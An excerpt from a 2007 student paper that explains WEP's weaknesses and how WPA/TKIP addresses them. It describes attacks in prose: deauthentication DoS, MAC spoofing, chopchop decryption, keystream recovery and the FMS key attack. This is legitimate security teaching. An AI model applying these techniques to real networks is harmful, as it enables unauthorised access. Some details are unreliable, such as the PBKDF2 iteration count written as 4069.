

WPA: WEP with Band-aids?

Nolan Haisler
CSE 7339 - Spring 2007

Table of Contents

Table of Contents	ii
List of Figures	iii
WPA: WEP with Band-aids?	1
1 Wireless Networks	1
2 WEP/WPA/WPA2 and the IEEE 802.11 Specification	1
2.1 Data Frames	2
2.2 Typical Encryption Modes	3
3 WPA's Modifications to Patch WEP's Vulnerabilities	3
3.1 Authentication of Management Frames	3
3.1.1 WEP: No Authentication of Management Frames	3
3.1.2 WPA Protocol Modification	4
3.2 Message Integrity Check	4
3.2.1 WEP: Weak Message Integrity Check	4
3.2.2 WPA Protocol Modification	4
3.3 Replay Protection	5
3.3.1 WEP: No Replay Protection	5
3.3.2 WPA Protocol Modification	5
3.4 IV Collisions, Challenge/Response, and Key Generation	6
3.4.1 WEP: IV Collisions	6
3.4.2 WEP: Challenge/Response Authentication reveals PRGA	7
3.4.3 WEP: Encryption Key is Reversible from Ciphertext	8
3.4.4 WPA Protocol Modification	9
4 Tools to Exploit WEP/WPA Weaknesses	13
4.1 WEP Attack – Recovering the PSK with AirCrack-ng	14
4.1.1 Basic WEP-PSK Attack Approach	14
4.1.2 Attack Setup	14
4.1.3 WEP Packet Capture and Traffic Acceleration	16
4.1.4 Cracking the PSK	17
4.2 WPA Attack – Recovering the PSK	18
4.2.1 Basic Attack Approach	18
4.2.2 Capture Handshake	18
4.2.3 Offline Dictionary Attack	19
5 Conclusion	21
Useful Tools for Exploiting WEP/WPA	22
Bibliography	23

List of Figures

Figure 1: Typical Wireless Configuration [16].....	1
Figure 2: Unencrypted Data Frame [1].....	2
Figure 3: WEP Encryption Enabled [1].....	2
Figure 4: WPA Encryption Enabled [2].....	2
Figure 5: MIC Counter Measures [2].....	5
Figure 6: WPA Replay Protection using Counters [2].....	6
Figure 7: Exploiting IV Collisions.....	7
Figure 8: WEP Encryption [9].....	8
Figure 9: 4 Way Handshake and Key Generation	10
Figure 10: Graphical Representation of WPA Encryption	12
Figure 11: BackTrack v2 802.11 Attack Tools.....	13
Figure 12: Basic Attack with AirCrack [12].....	14
Figure 13: Configuring Wireless Interface	15
Figure 14: Finding the Neighbor's Network.....	16
Figure 15: Packet Capture.....	17
Figure 16: Cracking the WEP PSK.....	17
Figure 17: Successful WEP Attack.....	18
Figure 18: Capturing Handshake	19
Figure 19: Attempting to Force a Handshake	19
Figure 20: Kick off Offline Dictionary Attack	20
Figure 21: Successful WPA-PSK Attack.....	20

WPA: WEP with Band-aids?

1 Wireless Networks

Wireless IEEE 802.11 networks are constantly increasing in popularity and are showing up everywhere, even at coffee shops. The real advantage of a wireless network is the mobility it provides due to the fact that clients do not need to be physically connected to the network. Wireless networks are typically used to extend an existing wired network. The most typical home setup is shown in Figure 1 where clients communicate to hosts on the wired network (an Internet) through a hardware access point. Since any packet that is sent in the air waves is received by any host that is in range, each access point is assigned a Basic Service Set Identifier (BSSID). The access points and its clients use the BSSID to filter out extraneous packets that are intended for other networks. In addition, due to the fact that any host within range can see any packet transmitted, 802.11 included the Wired Equivalency Protocol (WEP) to provide confidentiality to the traffic between a host and the access point. However, WEP was soon found to be a poor encryption protocol that spurred several appendices to be added to the 802.11 specification to solve the problem of providing confidentiality over a wireless network. This paper seeks to give a discussion of various weaknesses and insecurities found in the WEP protocol, WPA's modification to the protocol to address these vulnerabilities, and a conclusion of WPA's effectiveness. Lastly, the author captures the simplicity of using today's tools to attack WEP-PSK and WPA-PSK.




Figure 1: Typical Wireless Configuration [16]

2 WEP/WPA/WPA2 and the IEEE 802.11 Specification

Wireless Equivalent Privacy (WEP) is specified in the IEEE 802.11-1997 specification as a method to provide confidentiality for wireless networks similar to the level of confidentiality found on wired networks. At the heart of the WEP protocol is the RC4 algorithm which is used to encrypt the payload of data packets. Unfortunately, WEP was poorly designed and today only provides casual security. In response to WEP's serious security weaknesses, the 802.11i specification was drafted. In order to provide a WEP replacement quickly, the Wi-Fi Alliance (an industry trade group) implemented a subset

of the 802.11i before it was ratified. The protocol was named Wi-Fi Protected Access (WPA) and was based on Draft 3 of 802.11i. The focus of WPA centered around creating a new encryption mechanism that would improve confidentiality while utilizing the existing WEP hardware. The Wi-Fi alliance decided to trade a complete specification rewrite, and perhaps a more secure protocol, for the benefit of designing WPA such that it could be deployed to most existing wireless systems via a firmware/software upgrade.

WPA2 implements the full 802.11i standard which includes the features of WPA as well as support for AES and CCMP. WPA2 requires a full hardware upgrade in most instances.

2.1 Data Frames

Both WEP and WPA only encrypt the payload of data packets. They do not encrypt management packets (used for beaconing, network probes, and authentication), control packets (used to ACK the receipt of data packets) or the header information in data packets (used to encapsulate IP/ARP/etc. packets) [1]. Figures 2, 3, and 4 depict the layout of an unencrypted 802.11 frame, layout of a 802.11 frame with WEP enabled, and the frame layout with WPA enabled respectively. Notice the 3 additions to the frame in Figure 3: the Initialization Vector (IV), the Index, and the Integrity Check Value (ICV) [1]. The payload and the ICV are encrypted while the rest of the frame is plaintext. The WPA protocols adds another 12 bytes to the WEP data frame – 4 bytes for an extended IV and 8 bytes for a message integrity check (MIC).




Figure 2: Unencrypted Data Frame [1]




Figure 3: WEP Encryption Enabled [1]




Figure 4: WPA Encryption Enabled [2]

2.2 Typical Encryption Modes

The authentication mechanism for WEP and WPA comes in two varieties – Enterprise, and Pre-Shared-Key mode. In Enterprise mode, users are authenticated via an 802.1X authentication server (such as an RADIUS server) and the base encryption key is exchanged between the access point and the wireless client during the authentication process. Note that 802.1X is written into the WPA standard while WEP only supports 802.1X via vendor specific proprietary designs (not all WEP implementations support 802.1X). The mode, Pre-Shared-Key (PSK), is the focus of this paper. The PSK mode is utilized when a 802.1X server is unavailable, such as in a small office or home environment, and requires the administrator/user to manually type the pre-shared key into the access point configuration as well as all of the wireless clients. One additional feature only implemented in the WEP standard is challenge/response. The challenge/response mode was intended to provide an authentication mechanism between the access point and the wireless client.

3 WPA's Modifications to Patch WEP's Vulnerabilities

Since the inception of WEP, numerous vulnerabilities have been discovered. Discussed in the next sections are some of the problems that plague 802.11 and WEP as well as WPA's approach to close the security holes.

3.1 Authentication of Management Frames

3.1.1 WEP: No Authentication of Management Frames

Management frames are used in 802.11 for tasks such as beaconing (discovering wireless networks), authentication and de-authentication. Since the source of management frames are not authenticated, wireless networks are exposed to spoofing and Denial of Service (DoS) attacks. An attacker can mount an effective DoS attack against an entire network by impersonating an access point and repeatedly sending de-authentication frames to the broadcast address with the impersonated access point's BSSID. All of the clients receiving the de-authentication packets (thinking they were actually from the access point) will continually be knocked off the network. Another attack involves an attacker flooding the access point with spoofed authentication request packets. Less well designed access points will become overwhelmed (such as when the association table overflows) and crash [15]. Lastly, like wired networks, 802.11 is susceptible to MAC address spoofing attacks. Many access point vendors implement a rudimentary authentication mechanism based on MAC address white listing. Clients with MAC addresses that are listed in the access point's white list are allowed to connect to the access point while all other client MAC addresses are denied access [19]. Because management frames are not authenticated, an attacker can sniff the wireless network and capture another clients MAC address that is on the white list (MAC address are sent as plaintext even with WEP enabled, see Figure 3). The attacker can then send a de-authentication management frame to the client with the white-listed MAC address and then impersonate that client (by spoofing that client's MAC address) and connect to the access point. The attacker is allowed to connect because his spoofed MAC address is in the access point's white list.

3.1.2 WPA Protocol Modification

Management frames are not authenticated in WPA and are still vulnerable.

3.2 Message Integrity Check

3.2.1 WEP: Weak Message Integrity Check

Message integrity checking is accomplished via the 4 byte Integrity Check Value (see figure 3). Since the Integrity Check Value (ICV) is calculated using CRC32, the maximum number of different checksums is $2^{32} = 4,294,967,296$. CRC32 is a poor cryptographic hash because with only 32 bits to provide uniqueness, the rate of collisions is high. Another problem with CRC is due to the fact that the checksum calculation is linear and can be abused. A well known WEP/wireless guru by the name of KoreK has determined an algorithm that can be used to modify any bit in a encrypted packet while maintaining the packet's ICV. After modifying the encrypted payload, the algorithm re-calculates the required bits needed to replace the encrypted ICV such that when the packet is decrypted, the message integrity check will be successful [10]. An even more impressive attack developed by KoreK involves abusing the message integrity check to decrypt a packet without knowing the encryption key. The attack works by removing 1 byte from the encrypted plaintext and then re-calculating the ICV. The packet is sent out on the network and monitored to see if it is accepted or denied (denied because the received ICV did not match the calculated ICV) by the access point. A relationship was found by KoreK between the truncated byte and the value used to turn the truncated message into a valid packet [10]. Thus, the access point can be used as a decoder with a maximum of 2^8 (1 byte) = 255 packets sent for each byte that is to be decrypted [17]. The application Chopchop, written by KoreK, implements the weak ICV vulnerability and allows an attacker to recover the plaintext of a packet, byte by byte.

3.2.2 WPA Protocol Modification

WPA's answer to the weak message integrity check (MIC) in WEP is Michael. The Michael algorithm produces a 64-bit cryptographic hash of the packet using a shared 64-bit key (derivation of the MIC key is discussed later). As shown in figure 4, Michael does not replace the ICV but augments it. The receiver of the frame calculates the same cryptographic hash to verify the packet contents have not been modified. However, due to the design constraint that WPA should be able to run using the processing power available on all previous WEP enabled NICs, the level of security in the hash was reduced. Michael only provides 29 bits of security (2^{29} combinations). Assuming an 11 Mbps network and a 50% probability, an attacker could guess the MIC in ~2 minutes.

In order to prevent abuse of the MIC, the 802.11i specification requires an access point that receives more than 2 packets with an invalid MIC in 60 seconds to 1) de-authenticate all users, 2) shutdown for 60 seconds, 3) re-authenticate all users [2]. Although this approach is effective at slowing down the attack, it could also be used to implement a DOS attack on the network. Figure 6 from the 802.11i specification graphically depicts the MIC countermeasures.




Figure 43j—Authenticator MIC countermeasures

Figure 5: MIC Counter Measures [2]

3.3 Replay Protection

3.3.1 WEP: No Replay Protection

When a packet is received, the only check to determine if the packet is valid or not is the computation and comparison of the ICV (see Figure 6). If the computed ICV does not match the received ICV, the packet is dropped. Otherwise, the packet is processed. No mechanism exists to ensure that a packet has not already been observed on the network. For example, a single IV can be reused over and over and is not required by the WEP specification to be unique per packet. Thus an attacker can capture any traffic from the network and then replay that traffic back onto the network [7]. If WEP is enabled, the payload contents of the packet are unknown to the attacker but the packets can still be replayed. However, an attacker can identify some traffic by observing unique characteristics such as a packet's data length and address information (for example ARP or DHCP packets). The real problem with the fact that 802.11 does not implement replay protection is seen later when it is exploited by giving the attacker the ability to repeatedly insert an arbitrary packet onto the network.

3.3.2 WPA Protocol Modification

WPA adds a completely new mechanism to the 802.11 protocol to prevent replay attacks. This mechanism is the TKIP Sequence Counter (TSC). The TSC is a 48-bit counter that is transmitted in the clear with each packet. See figure 5 for the location of the TSC (TSC0 – TSC5) in a transmitted packet. The TSC starts at 0 and is incremented by 1 for every packet transmitted. Each receiver (access point and wireless client) keeps track of the highest TSC value that it has received from a particular MAC address and will drop any incoming packet from that MAC address that has a TSC value less than or equal to the stored TSC value. Note that packets must be received in order (creates problems with QoS) due to the requirement that each packet's TSC value must be greater than the

packet that preceded it [3]. A receiver only updates the TSC counter it is caching to the received packet's TSC counter if the ICV/MIC checks pass.




Figure 6: WPA Replay Protection using Counters [2]

Two potential attacks to the TSC mechanism are remedied by the ICV and MIC checks. The first attack involves attempting to replay packets onto the network by capturing a packet, incrementing the TSC (remember the TSC is transmitted in the clear) and then re-broadcasting the packet onto the network. The attack fails because the TSC is used as input to the packet decryption key. Thus when the MIC and ICV are decrypted, the calculated ICV/MIC will not match the received ICV/MIC values and the packet will be dropped. The second attack involves an attempted DoS attack by transmitting (or modifying a packet and re-transmitting) a packet with the TSC set to a significantly higher value [3]. As above, receivers are protected from such packets by the ICV/MIC checks. The packet decryption will be garbled and the packet will be dropped.

3.4 IV Collisions, Challenge/Response, and Key Generation

3.4.1 WEP: IV Collisions

Most vendors of 802.11 wireless products that support WEP advertise that the product supports 64-bit or 128-bit keys. Although the encryption algorithm in WEP does indeed use a key of 64 or 128 bits, the effective length of the key for confidentiality is really 40-bit or 104-bit respectively. The reason for the discrepancy is in the way keys are generated in the WEP specification. Each key consists of two parts: the shared secret key (40-bit or 104-bit) and the IV (24-bit). The shared secret key is appended to the IV to create the key used in the encryption algorithm. However, the IV is not secret and is transmitted as plaintext with every encrypted data packet (see IV in Figure 3). Thus, for every encrypted data packet, 24-bits of the encryption key are known.

Since the shared secret key is always 1 of 4 keys, the IV part of the encryption key is used so that a unique encryption key is available for each packet. The IEEE 802.11 specification does not define IV selection criteria [1]. Thus, most vendors simply implement a sequential (big-endian or little-endian) counter for IV selection that starts at

x00:00:00 for the first packet and wraps at xFF:FF:FF. A few vendors implement a random IV generator that filters out “weak IVs” (weak IVs are discussed later).

It is very important in WEP that Initialization Vectors (IV) are never reused because they are the only piece of the encryption key that is unique. Figure 7 shows how plaintext2 can be revealed if plaintext1 is known and both messages are encrypted with the same encryption key (which results in the same PRGA output) [13]. The plaintext of certain encrypted well known packets, such as ARP or DHCP packets, can be guessed by observing packet size and header information. When these packets are found, they can be used to decrypt other packets encrypted with the same IV. A single DHCP packet provides enough information to decrypt most of the TCP/IP header of any other packet encrypted with the same IV [11].

$$\bullet \text{ Ciphertext1} \oplus \text{Ciphertext2} = \text{Plaintext1} \oplus \text{Plaintext2}$$

Plaintext1	0 0 1 1 0 1 1 1	Plaintext2	1 0 1 1 0 1 0 0
PRGA1	\oplus 0 1 1 1 0 1 1 0	PRGA2	\oplus 0 1 1 1 0 1 1 0
Ciphertext1	0 1 0 0 0 0 0 1	Ciphertext2	1 1 0 0 0 0 1 0

Ciphertext1	0 1 0 0 0 0 0 1
Ciphertext2	\oplus 1 1 0 0 0 0 1 0
	1 0 0 0 0 0 1 1
Plaintext1	\oplus 0 0 1 1 0 1 1 1
	1 0 1 1 0 1 0 0

Figure 7: Exploiting IV Collisions

The chances of IV collisions are statistically high. Since the IV is only 24 bits in length, the total possible unique IVs is $2^{24} = 16,777,216$. Applying the Birthday paradox (in a group of 23 people, there is a 50% chance 2 people will have the same birthday), the probability of IV collision is 50% after only 4,823 frames (approximately 2^{12}) [11].

An insertion attack can also be carried out if an attacker knows the ciphertext and matching plaintext of a packet. They can XOR the ciphertext and plaintext together to produce a valid keystream (PRGA). The attacker can then insert any arbitrary packet they desire on the network encrypting it with the valid keystream. The packet will be encrypted correctly -- all without knowing the shared secret key!

3.4.2 WEP: Challenge/Response Authentication reveals PRGA

802.11 supports two types of WEP networks: open and closed (shared). The open configuration allows any client to connect to the access point as long as the client sends properly encrypted (ICV check passes) packets. The closed configuration requires clients to perform basic authentication through a challenge/response mechanism before connecting to the access point. In the closed configuration, the client requests connection to the access point, and the access point replies with a 128 byte challenge. The challenge is random data which is sent unencrypted to the client. The client then encrypts the challenge and sends the result (the response) to the access point. The access point

decrypts the received response from the client and compares the known challenge plaintext with the decrypted response plaintext. If the plaintext matches, the client is assumed to know the shared secret key and is allowed to logon to the network [6].

The problem with closed networks is that the challenge/response authentication exchange can be used to generate 128 bytes of valid keystream (PRGA). All an attacker needs to do is sniff the challenge/response authentication packets.

Challenge (plaintext) XOR Response (ciphertext) = valid keystream/PRGA

With a valid keystream, an attacker can now transmit arbitrary packet contents without knowledge of shared secret key [18].

3.4.3 WEP: Encryption Key is Reversible from Ciphertext

Encryption is straight forward for WEP. The 24-bit IV is combined with the 40 or 104 bit shared secret key to create the encryption key. The encryption key is used in the RC4 Key Scheduling Algorithm (KSA) to generate the pseudo random state array. The RC4 Psuedo Random Generation Algorithm (PRGA) uses the pseudo random state array generated by the KSA to create a streaming key. Meanwhile, a 32-bit Cyclic Redundancy Checksum (CRC) is calculated from the plaintext to be transmitted. The CRC is appended to the plaintext as the ICV. The plaintext/ICV data is then encrypted by XORing it with the streaming key [9]. See Figure 8 for a graphical representation of WEP encryption.




Figure 8: WEP Encryption [9]

Fluhrer, Mantin, and Shamir (FMS) in their paper “Key Scheduling Weaknesses in RC4 Algorithm” discuss an attack against RC4 based on a subset of IVs that are considered “weak.” WEP in particular is vulnerable to the FMS attack due to the way WEP implements RC4 [20]. The FMS “paper showed that the first byte of a subset of IVs (deemed “weak”) could be correlated with individual bytes of the secret key at a probability of 5%” [14]. Thus, to mount an FMS attack, an attacker would sniff the network traffic collecting as many packets as possible that use weak IVs (and the same shared secret key), and then analyze the packets using the methods discussed in the FMS

paper to derive the encryption key. Once the encryption key is known, the shared secret key is known (because the IV is plaintext).

3.4.4 WPA Protocol Modification

The security vulnerability in WEP created by the Challenge/Response authentication is eliminated in WPA. Instead of using the Challenge/Response protocol, WPA supports 802.1X authentication. IV collisions and the recoverability of the encryption key are mitigated by a new key generation protocol called Temporal Key Integrity Protocol (TKIP). TKIP is still based on RC4 but brings to the table several new features. Instead of creating the RC4 encryption key by combining the IV and the pre-shared key (PSK), TKIP uses the PSK along with several mixing functions to create the encryption key. The TKIP key generation protocol mitigates all known key attacks by either making the attack irrelevant or impractical.

In WPA-PSK, TKIP begins with a PSK (8 – 63 ASCII characters in length) that has been entered manually into each access point (AP) and each client (C). The PSK is used to generate a 256 bit Pairwise Master Key (PMK) which in turn is used to generate a 512-bit Pairwise Transient Key (PTK). PMK is calculated using the Password-Based Key Derivation Function v2 (PBKDF2) as follows:

PMK[256-bit] = PBKDF2(PSK, SSID, SSID length, 4069, 256)

After both the client and the access point have the PMK, the four way handshake occurs. See Figure 9 for a graphical depiction of the handshake. The access point initiates the handshake by sending a random number (ap-nonce) and his MAC address (ap-MAC) to the client. After receiving the information from the access point and generating a random number, the client now has the necessary information to calculate the PTK. PTK is calculated as follows where PRGF is a pseudo-random generator function based on HMAC-SHA1.

PTK[512-bit] = PRGF(PMK, “Pairwise Key Expansion”, ap-MAC, c-MAC, ap-nonce, c-nonce)

After determining the PTK, the client responds with his random number (c-nonce), MAC address (c-MAC) and a MIC calculated using the EAPOL-Key.

Upon receiving the ap-nonce and ap-MAC, the access point calculates the PTK, validates the MIC and then transmits a starting sequence number and a MIC. The client validates the MIC received from the access point and then responds with an acknowledgement and a MIC.

At the completion of the handshake, each party has determined the PTK and verified that the opposite party has knowledge of the PMK (by verifying the MIC) [4]. The PTK is broken into 4 separate keys as shown at the bottom of Figure 9.




Figure 9: 4 Way Handshake and Key Generation

Once the PTK is shared between the client and the access point, the encryption algorithm shown in Figure 10 is used to handle data packets. Notice that WEP is still used in TKIP. The shaded gray area of Figure 10 represents the original WEP specification, while the peach shaded area includes the parts added by TKIP.

TKIP starts in Phase 1 by mixing the 32 most significant bits of the TKIP Sequence Counter (TSC) with the transmitters address and the Temporal Encryption Key (TEK) to produce an 80 bit intermediate key (TTAK). For each data packet that is sent, the 16 least significant bits of the TSC are incremented by 1 to produce a unique WEP Seed key. To prevent IV collisions with the same key, when TSC0 and TSC1 rollover, TSC5-TSC2 are incremented by 1 which in turn updates the TTAK (updating the TTAK generates a new key for the 104-bit part of the WEP key and thereby eliminates IV collisions) [2]. Phase 2 the TKIP encryption protocol is responsible for creating the actual IV and encryption key that will be passed to WEP. Phase 2 mixes the TTAK with the TEK to create the 104-bit piece of the WEP key, and then takes TSC1 and TSC0 to calculate the

1 byte Seed to place in the 24-bit IV along with TSC0 and TSC1. The Seed is used to prevent certain classes of weak RC4 keys used by various WEP attacks (such as the FMS attack) from being loaded into the IV [3]. The Seed is created by calculating the following

$$\text{Seed} = (\text{TSC1} \mid 0x20) \& 0x7F$$

